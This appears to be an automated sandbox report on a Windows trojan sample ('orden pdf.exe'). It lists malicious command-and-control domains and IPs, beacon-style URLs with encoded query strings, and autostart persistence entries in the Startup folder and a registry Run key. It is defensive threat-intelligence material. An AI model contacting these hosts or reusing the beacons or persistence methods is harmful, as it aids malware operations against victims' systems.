http://www.librosdecienciaficcion.com	0%	Avira URL Cloud	safe	
http://www.excelcapfunding.com	0%	Avira URL Cloud	safe	
http://www.s-immotanger.com	0%	Avira URL Cloud	safe	
http://www.office4u.info/n7ak/www.hanaleedossmann.com	0%	Avira URL Cloud	safe	
http://www.hanaleedossmann.com	0%	Avira URL Cloud	safe	
http://www.s-immotanger.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.joomlas123.info/n7ak/www.office4u.info	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.unbelievabowboutique.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.hanaleedossmann.com/n7ak/www.librosdecienciaficcion.com	0%	Avira URL Cloud	safe	
http://www.manfast.online/n7ak/	0%	Avira URL Cloud	safe	
http://www.office4u.infoReferer:	0%	Avira URL Cloud	safe	
http://www.myultimateleadgenerator.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.wwwswty6655.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.hanaleedossmann.comReferer:	0%	Avira URL Cloud	safe	
http://www.joomlas123.info	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.healthywithhook.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.wwwswty6655.com/n7ak/www.hydrabadproperties.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.excelcapfunding.comReferer:	0%	Avira URL Cloud	safe	
http://www.allworljob.comReferer:	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.ultimatewindowusa.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.unbelievabowboutique.com	0%	Avira URL Cloud	safe	
http://www.healthywithhook.com/n7ak/www.s-immotanger.com	0%	Avira URL Cloud	safe	
http://www.unbelievabowboutique.comReferer:	0%	Avira URL Cloud	safe	
http://www.hydrabadproperties.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.huro14.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.bepbosch.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.huro14.comReferer:	0%	Avira URL Cloud	safe	
http://www.joomlas123.info/n7ak/	0%	Avira URL Cloud	safe	
http://www.unbelievabowboutique.com/n7ak/www.bepbosch.com	0%	Avira URL Cloud	safe	
http://www.excelcapfunding.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.librosdecienciaficcion.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.s-immotanger.comReferer:	0%	Avira URL Cloud	safe	
http://www.excelcapfunding.com/n7ak/www.allworljob.com	0%	Avira URL Cloud	safe	
http://www.myultimateleadgenerator.com	0%	Avira URL Cloud	safe	
http://www.wwwswty6655.com	0%	Avira URL Cloud	safe	
http://www.bepbosch.com/n7ak/www.huro14.com	0%	Avira URL Cloud	safe	
http://www.office4u.info	0%	Avira URL Cloud	safe	
http://www.wwwswty6655.comReferer:	0%	Avira URL Cloud	safe	
http://www.bepbosch.comReferer:	0%	Avira URL Cloud	safe	
http://www.librosdecienciaficcion.com/n7ak/MicrM	0%	Avira URL Cloud	safe	
http://www.manfast.onlineReferer:	0%	Avira URL Cloud	safe	
http://www.allworljob.com/n7ak/www.healthywithhook.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.joomlas123.infoReferer:	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.librosdecienciaficcion.comReferer:	0%	Avira URL Cloud	safe	
http://www.office4u.info/n7ak/	0%	Avira URL Cloud	safe	
http://www.bepbosch.com	0%	Avira URL Cloud	safe	
http://www.healthywithhook.com	0%	Avira URL Cloud	safe	
http://www.ultimatewindowusa.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unbelievabowboutique.com	34.102.136.180	true	true		unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
www.hydrabadproperties.com	91.195.240.94	true	true		unknown
www.wwwswty6655.com	unknown	unknown	true		unknown
www.huro14.com	unknown	unknown	true		unknown
www.bepbosch.com	unknown	unknown	true		unknown
www.unbelievabowboutique.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.hydrabadproperties.com/n7ak/	true	• Avira URL Cloud: safe	unknown
http://www.bepbosch.com/n7ak/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.huro14.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.allworljob.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hydrabadproperties.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ultimatewindowusa.com/n7ak/www.excelcapfunding.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.myultimateleadgenerator.com/n7ak/www.manfast.online	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.s-immotanger.com/n7ak/www.joomlas123.info	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.allworljob.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.librosdecienciaficcion.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.excelcapfunding.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.s-immotanger.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.office4u.info/n7ak/www.hanaleedossmann.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hanaleedossmann.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.s-immotanger.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.joomlas123.info/n7ak/www.office4u.info	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.unbelievabowboutique.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hanaleedossmann.com/n7ak/www.librosdecienciaficcion.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.manfast.online/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.office4u.infoReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.myultimateleadgenerator.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wwwswty6655.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hanaleedossmann.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.joomlas123.info	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.healthywithhook.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wwwswty6655.com/n7ak/www.hydrabadproperties.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.excelcapfunding.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.allworljob.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ultimatewindowusa.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.unbelievabowboutique.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.healthywithhook.com/n7ak/www.s-immotanger.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.unbelievabowboutique.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.huro14.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.huro14.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.joomlas123.info/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// www.unbelievabowboutique.com/n7ak/www.bepbosch.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.excelcapfunding.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.librosdecienciaficcion.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.s-immotanger.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.excelcapfunding.com/n7ak/www.allworljob.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.myultimateleadgenerator.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wwwswty6655.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bepbosch.com/n7ak/www.huro14.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.office4u.info	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wwwswty6655.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bepbosch.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.librosdecienciaficcion.com/n7ak/MicrM	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.manfast.onlineReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.allworljob.com/n7ak/www.healthywithhook.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.joomlas123.infoReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.librosdecienciaficcion.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.office4u.info/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bepbosch.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.healthywithhook.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ultimatewindowusa.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hanaleedossmann.com/n7ak/	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.healthywithhook.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hydrabadproperties.com/n7ak/www.myultimateleadgenerator.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.268773020.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.huro14.com/n7ak/www.wwwswty6655.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.myultimateleadgenerator.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.manfast.online	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.manfast.online/n7ak/www.ultimatewindowusa.com	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ultimatewindowusa.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hydrabadproperties.comReferer:	explorer.exe, 00000003.0000000 3.555178824.0000000008907000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.240.94	unknown	Germany		47846	SEDO-ASDE	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
3.223.115.185	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339334
Start date:	13.01.2021
Start time:	21:10:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	orden pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@217/11@9/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 69.3% (good quality ratio 64.2%) • Quality average: 71.1% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 52% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.210.248.85, 51.104.144.132, 13.88.21.125, 13.64.90.137, 104.43.139.144, 51.103.5.159, 20.54.26.129, 92.122.213.194, 92.122.213.247, 104.42.151.234, 51.11.168.160, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:11:22	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url
21:12:45	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run M4MLMFWXCHC C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.240.94	RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc	Get hash	malicious	Browse	• www.ghelyoun.net/iic6/?Cr24w=dZrXWrr0J06LhDJ&UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmNrQ0h0keI8mxtmC8z/BE1pdL/TKWDQE351dcf8yE5vQ==
	PO#218740.exe	Get hash	malicious	Browse	• www.atypicaldesigncollective.com/wpsb/?Wxo=7nVneewqAZB/aftRijb2AYl2HcKbMlcArpJ1Vm/P20XaJXjQGY4QEDBLruT4Dk62NMvB&vB=lhv8
	Consignment Details.exe	Get hash	malicious	Browse	• www.covicio.com/h3qo/?XvLhT=L8rdGtX8cj&K8b4v=OddLokl31qshFyWlyQEIcVDu0pAizKjoKxsWslvKSNLFFj/yIE9+GRG/HaxRm8+xLwnE
	Purchase Order -263.exe	Get hash	malicious	Browse	• www.findmafia.com/n925/?jzuPNj=xuK0umGZqRSssiyTWB5PD2gV4XB3nq++hz/B9PiFwF5vik7/dd9PhqS/Ff7Fsejy2lMX&8p=_jAPiL
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• www.arearalind.com/iic6/?u4ThA=cjlh2bLhQXW4VlC&MZQL=DoV7cEYQMmd7VxVpFw3yWAvm+e4DwTKM6ez4HiOjEpQ1Fk/Pb5v3dzoCBKvMyVMsONTa
	order no. 3643.exe	Get hash	malicious	Browse	• www.promotionalplacements.com/0wdn/?Bl=jmYaOKlr+2FfAeZahyaTAMJRjN0ako2uRB7ye7tFiJ41vzJNH4E+JCCo9bj1vuPP2YbX&QzuP3V=KfvDIX0H
	Details!!!!.exe	Get hash	malicious	Browse	• www.bowvacare.com/t052/?M6q=06P2zHFBNwkKcjxMW0ZYnVSUrZOYMIqYn0jW4t9Sv865mvbN3fk+T6GUQHx6WgnVjsEH&q48=Gbthj2r8e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
